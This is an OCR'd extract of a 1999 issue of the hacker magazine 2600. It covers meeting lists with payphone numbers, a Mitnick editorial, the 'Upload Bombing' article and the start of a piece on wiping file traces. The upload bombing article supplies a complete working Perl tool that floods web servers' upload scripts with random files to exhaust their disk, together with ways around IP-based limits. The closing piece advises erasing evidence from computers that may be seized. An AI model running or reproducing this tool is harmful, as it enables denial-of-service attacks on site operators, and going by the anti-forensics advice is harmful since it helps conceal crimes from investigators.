Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & Swensen's Ice Cream, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8769, 8778, 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, first level near the payphones with red seats.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs near the payphones.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell & Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) downstairs near the BT touchpoint terminal. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DX Communications' mid-union street store. 7 pm.


SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.


All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

More Payphones Than Ever



From Armenia: These are mostly generic Russian phones. They look stunning in pink, don't they?

Photos by T. Mele





From the mysterious nation of Laos: we're told that the phone book for the entire nation is only two inches thick.

Photos by Magicman


Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com


Even More Payphones Than Ever





Evolution in Germany. Slowly, coins are being abolished and replaced by cards.





Diversity in Yugoslavia. If such radically different phones can coexist on the same network, surely there's a lesson to be learned for us humans.


Photos by Hanneke Vermeulen

Now showing: MORE PAYPHONE PHOTOS on the inside back cover! Have a look!

Volume Sixteen, Number Three
Fall 1999 $5.00 US, $7.15 CAN

2600

The Hacker Quarterly


H2K

POTENTIAL FELONIES

upload bombing .6
the guide to thorough killing 12
the terrorist of orange, texas 14
ITS prison phones 15
infiltrating mediaone 16
palmpilot's canadian red box 16
forging ping packets 17
trunking communications monitoring 2 . .20
internet radio .22
quantum hacking 24
protel cocots 25
unauthorized disney fun 28
letters 30
an overview of cellemetry 40
solaris x86 for plants 42
eleetisms 55
marketplace 56
meetings 58

"He is a strange, in some senses pathetic, misguided human being. I don't hold a lot of confidence that he will turn his life around." - Mitnick prosecutor David Schindler, now heading for a lucrative position in the law firm Latham & Watkins, on the subject of Kevin Mitnick, as quoted in the Los Angeles Times, 8/16/99.

STAFF

Editor-In-Chief • Emmanuel Goldstein

Layout and Design • Ben Sherman

Cover Design • Neon Samurai, The Chopping Block Inc.

Office Manager • Tampruf

Writers • Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Network Operations • CSS, Izaac

Broadcast Coordinator • Porkchop

Webmasters • Kerry, Kiratoy, Macki

Inspirational Music • System of a Down, Rick Wright

Shout Outs • The June 4 Coalition, HackCanada, Juintz, KPFA, www.savepacifica.net

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.*

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 1999 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds).
Overseas - $26 individual, $65 corporate.
Back issues available for 1984-1998 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600**
***2600* FAX Line: 516-474-2677**

SLOW MOTION

At last we know what it was all about.

Since February of 1995 when Kevin Mitnick was arrested in North Carolina (and for more than two years before then when he was trying to avoid being captured), people have been asking what the big deal was. Why were the federal authorities so intent on imprisoning Mitnick? What crime had he committed? Why was this so important?

We know that it wasn't about his being a fugitive from justice. Why? For one thing, it turns out he never *was* a fugitive in the first place! An article by Jonathan Littman (author of *The Fugitive Game*) pointed this out back in 1997:

"The change in the government's stance came to light last week during a routine pre-sentencing hearing before Federal Judge Mariana Pfaelzer. The U.S. Marshal the government had relied upon to claim that Mitnick fled before his three-year probation was finished on December 7, 1992, testified he never made any such statement. Minutes later, Mitnick's former probation officer, Frank Gulla admitted he wrongly stated that Mitnick was a fugitive.

"No longer able to prove Mitnick was a fugitive, the government instead claimed the hacker was tardy with his paperwork, failing to submit three monthly supervision reports. But Gulla testified that for 33 months, until September 1992, Mitnick 'conscientiously' complied with the reporting requirements of his 36 months supervision."

A minor infraction at best. But that apparently didn't matter. Mitnick had committed crimes while on the run, even though he wasn't really on the run. And justice had to be served.

So Mitnick was charged with possessing access devices in the form of codes to make free cellular phone calls. (Had prepaid phone cards existed back then, there's little doubt Mitnick would have used this anonymous method to stay in touch with friends and family - one simply does not get a landline while being hunted.) It wasn't exactly manslaughter but a message had to be sent. He got 22 months for this infraction. The government wanted 32. (Manslaughter, incidentally, would have gotten 34.)

There's actually a slight clarification to all of this. Mitnick also pleaded guilty to violating his supervised release. Why would he do such a thing if the government admitted that he was never a fugitive? Two reasons: 1) The government didn't make this admission until a year after he

Continued on Page 53

Upload Bombing

by Ulf of VSU

This article will describe a new type of attack that I have named "upload bombing." It repeatedly connects to a web server with TCP, pretending to be a web browser sending some file data to a file uploading CGI script on the server.

File Uploads in HTML Forms

You may ask yourself, "Can web browsers upload files to CGI scripts on web servers?" Yes, they can. In the releases of Netscape Navigator 2.0 and Internet Explorer 4.0, support was added for a new HTML tag called <input type="file"> (however, Lynx still doesn't support this tag). See table A (p. 7) for an example of an HTML document with this tag. Normally, data from HTML forms to CGI scripts are encoded in "application/x-www-form-urlencoded", but HTML forms with file uploads use the newer encoding "multipart/form-data" instead.

Stupid CGI Script Coders

The file uploading CGI script will decode all the data it receives, usually storing the uploaded file in some directory somewhere on the server. Many such file uploading scripts will reject files that are too big or whose file names don't end in the correct file type, but none of the scripts that I have looked at have got any memory. They don't know if the last upload was from another continent two weeks ago, or from you two seconds before this one.

The implications are obvious! If we code a program that behaves just like a web browser does when it uploads a file to a CGI script on a web server, we can upload file after file of random garbage. Each file can be small enough to be accepted by the script, but together the files will take up a lot of disk space on the victim's web server. This will cause some problems for the sysadmin, as modern operating systems don't work very well when the hard disk is full.

Technical Details

Exactly how is this done? Let's get to the gory technical details! There is an RFC document, RFC 1867: "Form-based File Upload in HTML," which describes how these uploads work. Unfortunately, none of the popular browsers are fully compliant with this document. During a real-life file upload from the HTML document in table A, the web browser opens a TCP connection to the web server, and sends something that looks close to my table B.

At this point, I will discuss some of the fields in table B in further detail. The contents of the files and the other fields are sent as raw data - not encoded at all. The different fields are separated with the boundary, which is defined in the "Content-type:" line. The boundary can be any text string that is not found in the data itself. I've used the boundary "BOUNDARY" in table B for clarity. Netscape's browsers use a boundary consisting of the character "-" 27 times, and then 13 or 14 random digits. I use such a boundary myself in my upload bomb program. If the file names include strange characters, these names are encoded in "application/x-www-form-urlencoded" in some browsers, but not in others. It is also worth noting that the type of data field, whether it is hidden or a text area or a checkbox, is not stated anywhere in table B(p. 8).

Let's look at the header of table B for a while. The "Referer:" (sic) line shows the URL to the document that holds the HTML form. (The correct spelling is in fact "referrer," but apparently someone who worked on the HTTP/1.0 specification didn't know that, so now everyone who codes web clients has to consciously misspell that word.) The "User-Agent:" line gives the name of the web browser that is sending all this data.

Table B is based on the output from Netscape's browsers. The output from M$ Internet Explorer varies from this table in some minor details. For instance, it sends off a "Content-Type:" header for each file that is uploaded. Any half decent CGI script coder will adapt his or her scripts to work both with Netscape and IE, so this shouldn't cause any trouble for the aspiring upload bomber.

My "Upload Bomb" Program

If you don't want to code your own upload bombing program, you can type in mine (p. 10). It is written in Perl. You install it by editing the first line of the script, and by changing the permissions so it is executable. I have only had the opportunity to test it with perl 5.005_02 running on a Linux 2.0.36 machine, but I believe it is very portable, as it uses "use Socket" rather than

TABLE A

```
<!DOCTYPE HTML PUBLIC “-//W3C//DTD HTML 4.0//EN”
“http://www.w3.org/TR/REC-html40/strict.dtd”>
<html><head><title>table a</title></head>
<body><form method=”post” action=”http://www.v1ct1m.com/cgi-bin/upload.pl”
enctype=”multipart/form-data”>
<p><input type=”hidden” name=”action” value=”upload” size=”0”>
your name: <input type=”text” name=”yourname” size=”35”><p>
first file name: <input type=”file” name=”f1” size=”20”><br>
second file name: <input type=”file” name=”f2” size=”20”><p>
comments:<br>
<textarea name=”comments” rows=”5” cols=”50”></textarea><p>
<input type=”checkbox” name=”chk” value=”vsu”> check here, if the files
are made by VSU.<p>
<input type=”submit” name=”subm” value=”Send!”>
</form></body></html>
```

defining the socket constants by hand.

My program reads data from an input file, creates upload bombs as described in the "Technical Details" section above, sends them off to the web server, shows the answer from the CGI script, and waits a couple of seconds before it sends the next bomb.

It uses the POST method and the HTTP/1.1 protocol. Most (all?) HTML forms for file uploads use the POST method rather than the GET method, and the HTTP/1.1 protocol is widely supported on today's web servers, so this is the correct choice in nearly all cases.

Preparing An Input File For This Program

Let's say that we have found some place on the net that we want to upload bomb. First we surf to the HTML document that holds the form where the user selects a file to upload. We'll refer to this document later on as document D. We look at the HTML source of this document, and write down the URL of the CGI script that the form links to.

We also look at all <input type="..">, <textarea> and <select> tags in that form, and write down their names and what function they have (i.e., what value we want to give them). Finally we use all this information to build an input file for upload bombing this place.

So what is the format of the input file? Well, first I should tell you that all lines beginning with the "#" character and all lines that are empty or only consists of spaces and tabs are ignored. From the lines that are left, line 1 defines how many bombs we should send, line 2 is the name of the web server, and line 3 is the port that the web server answers at (usually 80). Line 4 is the address to the script (that is, everything in the script's URL after the machine name), and it should always start with a "/" character. Line 5 is the referrer, i.e., the URL to document D.

Line 6 defines the beginning of the file names that we will create (usually a path like "C:\TEMP\") and line 7 defines the end of the same file names (usually a file type like ".mp3"). Line 8 defines the minimum size of the random files that we will create and line 9 defines the maximum random addition. All random files will have a random file size somewhere between line 8's value and line 8's plus line 9's value. If line 8 has the value 1096 and line 9 has the value 0, all random files will be exactly 1096 bytes long. If line 8 has the value 1024 and line 9 has the value 2048, all random files will have sizes somewhere from 1024 to 3072 bytes. While talking about files, I can also tell you that all file names that are generated will consist of 8 to 18 random lower case letters.

The rest of the input file after line 9 consists of pairs of lines that define names and values from the HTML form. You can use the character "^" in the values, to signify a new line (CRLF). This is especially useful with the HTML tag <textarea>, which allows the user to type in more than one line in his or her browser.

It is important that these name and value pairs are listed in the same order as in the HTML form, because some badly written CGI scripts don't work if you change the order.

There are two special values that are used to signify that one of the names in the form is a file, not normal data. The special value “$FILE$” means that this is a file full of random garbage, and the special value “$FILEsome_filename$” means that this is a real file that will be uploaded under different random file names. My program will try to find this real file in the current directory.

See table C (p. 9) for an example of an input file. When you have constructed one that you are happy with, you start bombing with the command “./upload_bomb input_file”.

In some cases, there is no document D, just a script which senses if you are surfing to it or uploading data to it. If you are surfing to it, the script gives you an HTML form, and if you are uploading to it, it processes the data. However, this doesn’t make much of a difference to us. We just surf to the script as if it was an ordinary HTML document, and then we work our way through the process of creating an input file in the same way as we usually do.

Upload Bombing CGI Scripts That Don’t Do Uploads

Although my program doesn’t support this, you can also upload bomb other types of CGI scripts than the ones who handle file uploads. One example would be scripts for online polls, where you can alter the result of the poll heavily in your favor by sending off lots of votes for the alternative that you prefer. To do this, you need to look up the encoding method “application/x-www-form-urlencoded” somewhere.

The Other Side Of The Fence

I hope that the CGI script authors and the sysadmins all over the world will wake up to this threat soon, and start securing their scripts against this type of attack. The most obvious ways for them to do so is to: (a) check the IP numbers, or (b) only allow a certain number of uploads per hour/day/week.

The idea behind (a) is to only allow a certain number of uploads in a row from one IP number. We can get around this by letting several machines take turns to upload bomb one server, or by using IP spoofing. It is harder to get around (b), but we can use it for a denial-of-service attack. If the script only allows 3 uploads per hour, we can try to upload 4 files every 15 minutes, leaving the legitimate users without the ability to upload files.

It is also worth noting that both (a) and (b) could cause some inconvenience to legitimate users of the upload scripts, such as making people who want to upload lots of legitimate files in a row unable to do so.

Links

The CGI Resource Index • http://cgi.resourceindex.com/
HTTP/1.1 • http://www.w3.org/Protocols/History.html
RFC 1867 • http://www.rfc-editor.org/rfc/rfc1867.txt
HTML 4.0 • http://www.w3.org/TR/REC-html40/
Perl • http://www.perl.com/

TABLE B

```
POST /cgi-bin/upload.pl HTTP/1.1
Host: www.v1ct1m.com
User-Agent: Mozilla/4.05 [en] (Win95; I)
Referer: http://www.v1ct1m.com/upload.html
Connection: close
Content-type: multipart/form-data; boundary=BOUNDARY
Content-length: 601

-BOUNDARY
Content-Disposition: form-data; name=”action”

upload
-BOUNDARY
Content-Disposition: form-data; name=”yourname”
```

```
Ulf/VSU
–BOUNDARY
Content-Disposition: form-data; name=”f1”; filename=”C:\TMP\souxgvjnlxk.gif”

FILEFILEFILEFILEFILEFI
–BOUNDARY
Content-Disposition: form-data; name=”f2”; filename=”C:\TMP\bcwrhalvuw.gif”

FILEFILEFILEFILEFIL
–BOUNDARY
Content-Disposition: form-data; name=”comments”

VSU
for 2600
in 1999

–BOUNDARY
Content-Disposition: form-data; name=”chk”

vsu
–BOUNDARY
Content-Disposition: form-data; name=”subm”

Send!
–BOUNDARY–
```

TABLE C

```
# This is an input file for the upload bomb program.

5
www.v1ct1m.com
80
/cgi-bin/upload.pl
http://www.v1ct1m.com/upload.html
C:\TMP\
.gif
10
14

# The fields from the HTML form begin here.

action
upload
yourname
Ulf/VSU
f1
$FILE$
f2
$FILElamer.gif$
comments
VSU^for 2600^in 1999^
chk
vsu
subm
Send!
```

```
#!/usr/bin/perl -
# upload bomb by Ulf of VSU in 1999

use Socket;

sub readf
{
   my $temp;
   if ($current > $#file)
   { die “malformed input file!\n”; }
   $temp = $file[$current];
   $current++;
   return $temp;
}

# 0.0 INITIALIZATION AND USAGE INSTRUCTIONS
print “upload bomb\ncoded by Ulf of VSU\n”;
print “published by 2600 Magazine: the Hacker Quarterly\n\n”;

if (($#ARGV != 0) || ($ARGV[0] eq “-h”) || ($ARGV[0] eq “-help”))
{ print “usage:  $0 input_file\n”; exit; }

srand; $| = 1; $crlf = “\015\012”; $quote = “\042”; $current = 0;

# 1.0 READ FROM THE INPUT FILE, STRIP REMARKS AND EMPTY LINES, AND STORE
#     WHAT’S LEFT IN THE ARRAY @file
open(FILE, “<$ARGV[0]”) or die “can’t open the input file!\n”;

while (<FILE>)
{
   tr/\015\012//d;
   if ((!(m/^\s*$/)) && (substr($_, 0, 1) ne “#”))
   { push @file, $_; }
}

close FILE or die “can’t close the input file!?\n”;

# 1.1 GIVE IMPORTANT VARIABLES VALUES FROM THAT ARRAY
($bombs, $machine, $port, $script, $referrer, $filenamebegin,
 $filenameend, $filesizemin, $filesizerandomadd) = map { readf() } (1 .. 9);

# 1.2 GIVE THE ARRAYS @thename AND @thecontent VALUES FROM THAT ARRAY
while ($current <= $#file)
{
   ($key, $value) = map { readf() } (1 .. 2);
   $value =~ s/\^/\015\012/sg;
   push @thename, $key; push @thecontent, $value;
}
if ($#thename == -1) { die “no html form fields in the input file!\n”; }

# 1.3 CREATE THE BOUNDARY
$boundary = “-” x 27 . join(“”, map { chr 48 + int rand 10 }
                                (1 .. (13 + int rand 2)));

# 2.0 START THE LOOP THAT COUNTS HOW MANY BOMBS WE SHOULD SEND
foreach $i (1 .. $bombs)
{
   print “** bomb #$i out of $bombs **\n\n”;
   $body = “”;

# 3.0 START THE LOOP THAT ADDS ALL THE FIELDS FROM THE HTML FORM TO THE
#     MESSAGE BODY
   foreach $j (0 .. $#thename)
   {
      $body .= “-$boundary$crlf”.
               “Content-Disposition: form-data; name=”.
               “$quote$thename[$j]$quote”;

# 3.1 IT’S A NORMAL FIELD, SO ADD THE VALUE
      if ($thecontent[$j] !~ m/^\$FILE(.*)\$$/)
      { $body .= “$crlf$crlf$thecontent[$j]$crlf”; }
      else
      {

# 3.2 IT’S A FILE, SO MAKE UP A RANDOM FILE NAME
         $bombfile = $1;
         $middle = join(“”, map { chr 97 + int rand 26 }
                   (1 .. (8 + int rand 10)));

# 3.3 ADD THE BEGINNING OF THE FILE TRANSFER TO THE MESSAGE BODY
         $body .= “; filename=$quote$filenamebegin”.
                  “$middle$filenameend$quote$crlf$crlf”;

# 3.4 IT’S A RANDOM FILE, SO ADD RANDOM FILE DATA TO THE MESSAGE BODY
         if ($bombfile eq “”)
         {
            $filesize = $filesizemin + int rand $filesizerandomadd;
            $le = length ($randomdata = join(“”, map { chr int rand 256 }
                          (1 .. (4096 + int rand 174))));
            while ($filesize > 0)
            {
               $onesize = ($filesize >= $le) ? $le : $filesize;
               $body .= substr($randomdata, 0, $onesize);
               $filesize -= $onesize;
            }
         }
         else

# 3.5 IT’S A REAL FILE, SO ADD DATA FROM THE BOMB FILE TO THE MESSAGE BODY
         {
            open(INF, “<$bombfile”) or
             die “can’t open the bomb file \”$bombfile\”!\n”;
            binmode INF;
            while (<INF>) { $body .= $_; }
            close INF or die “can’t close the bomb file!?\n”;
         }
         $body .= $crlf;
      }
   }

# 3.6 ADD THE ENDING OF THE MESSAGE BODY
   $body .= “–$boundary–$crlf”; $leng = length $body;

# 4.0 CREATE THE MESSAGE HEAD
   $head  = “POST $script HTTP/1.1$crlf”.
            “Host: $machine$crlf”.
            “User-Agent: Mozilla/4.05 [en] (Win95; I)$crlf”.
            # If M$ Internet Explorer can lie about its name, so can we ;)
            “Referer: $referrer$crlf”.
            “Connection: close$crlf”.
            “Content-type: multipart/form-data; boundary=$boundary$crlf”.
            “Content-length: $leng$crlf$crlf”;

# 5.0 LOOK UP AND CONNECT TO THE WEB SERVER
   $tcp = getprotobyname(“tcp”);
   socket(SOK, PF_INET, SOCK_STREAM, $tcp) or die “socket error!\n”;
   ATTEMPT:
   {
      $error1 = 0; print “looking up...”;
      $numb = inet_aton($machine) or $error1 = 1;
      if ($error1 == 1)
      { print “ unable to connect to remote host!\n”; last ATTEMPT; }
      $con = sockaddr_in($port, $numb);
      $error2 = 0; print “ ok\nconnecting...”;
      connect(SOK, $con) or $error2 = 1;
      if ($error2 == 1)
      { print “ can’t connect to that port!\n”; last ATTEMPT; }

# 5.1 SEND OFF A BOMB
      select SOK; $| = 1; select STDOUT; print “ ok\nsending...”;
      print SOK “$head$body”;

# 5.2 SHOW THE USER WHAT THE SERVER AND THE SCRIPT SENT BACK
      print “\n\n”;
      print while <SOK>;
      close SOK or die “\nsocket error!\n”;
   }

# 6.0 WAIT FOR A COUPLE OF SECONDS, UNLESS THIS IS THE LAST BOMB TO SEND
   if ($i != $bombs)
   { print “\n\n”; sleep 2 + int rand 4; }
}

# VSU 1999 - Stil, Bildning och Moral
```

Killing a File

by THX1138

Getting rid of all traces of a file sounds like an incredibly simple thing to do. You get yourself a program that overwrites the file and that's it. Right?

Unfortunately, getting rid of all traces of a file is far more complex than you could have imagined. You'll need to get yourself a program that does more than the DOS, UNIX, or Windows delete file command. These commands merely mark the space on the disk used by the file as available without actually erasing the contents of the file, even if the file is emptied from the Windows recycle bin.

Programs that overwrite the contents of a file are called "secure delete" programs. Scorch is good and it has some interesting options. BCwipe is also good.

Make sure these programs rename the file first with a name of equal or greater length! Inferior programs may erase the file data and then mark the entry in the disk table of contents as deleted without actually overwriting the file name. Or how about a file name that previously existed on a corporate computer and they would like to know how a reference to that file got on your computer (assuming it's been seized). Filenames alone may not be solid evidence against you, but wouldn't it be cleaner not to leave a trace? Several programs will rename the file with X's first, then erase the actual file contents. But make sure your secure delete program does this.

Even if you have done all of the above, the filename and its data can still exist all over the place!

If you're using win 95 or NT, click on start, then "documents". Is that your filename? Blow away the shortcut in C:\WINDOWS\RECENT using your secure delete program. If you're using win NT blow away the shortcuts in C:\WINNT\PROFILES \ADMINI~1\RECENT\. This assumes you have the administrator account. There's another other directory called C:\WINDOWS\QFNONL\RECENT\ which can contain references to your file.

